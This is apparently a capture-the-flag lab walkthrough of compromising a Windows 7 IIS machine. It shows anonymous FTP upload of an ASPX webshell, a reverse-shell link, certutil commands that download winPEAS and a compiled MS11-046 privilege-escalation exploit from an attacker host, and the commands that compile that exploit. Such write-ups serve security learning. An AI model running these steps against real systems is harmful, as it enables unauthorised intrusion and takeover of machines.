- OS: Windows 7 Enterprise 6.1.7600 N/A Build 7600
- Users: babis
Attack and enumeration notes
21 --> Microsoft ftpd (Anonymous FTP login allowed)
80 --> Microsoft-IIS/7.5
Nmap scan
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Vulnerability research
FTP:
ftp anonymous@10.10.10.5
#anonymous
put test.txt
Uploaded file: http://10.10.10.5/test.txt The server uses ASP.NET, so we can upload an ASPX shell.

CMD URL => http://10.10.10.5/cmdasp.aspx

Chaining commands:


Preparing a PowerShell reverse shell.
ASPX reverse shell: https://github.com/borjmz/aspx-reverse-shell/blob/master/shell.aspx
Privilege escalation
whoami /priv
certutil.exe -urlcache -f "http://10.10.16.9:444/winPEAS.bat" winPEAS.bat

Available kernel exploit:

Search results:
Windows 7 Entreprise 6.1.7600 Build 7600 x86 exploit# Search
searchsploit -m windows_x86/local/40564.c
# Compile
i686-w64-mingw32-gcc 40564.c -o MS11-046.exe -lws2_32

certutil.exe -urlcache -f "http://10.10.16.9:444/MS11-046.exe" MS11-046.exe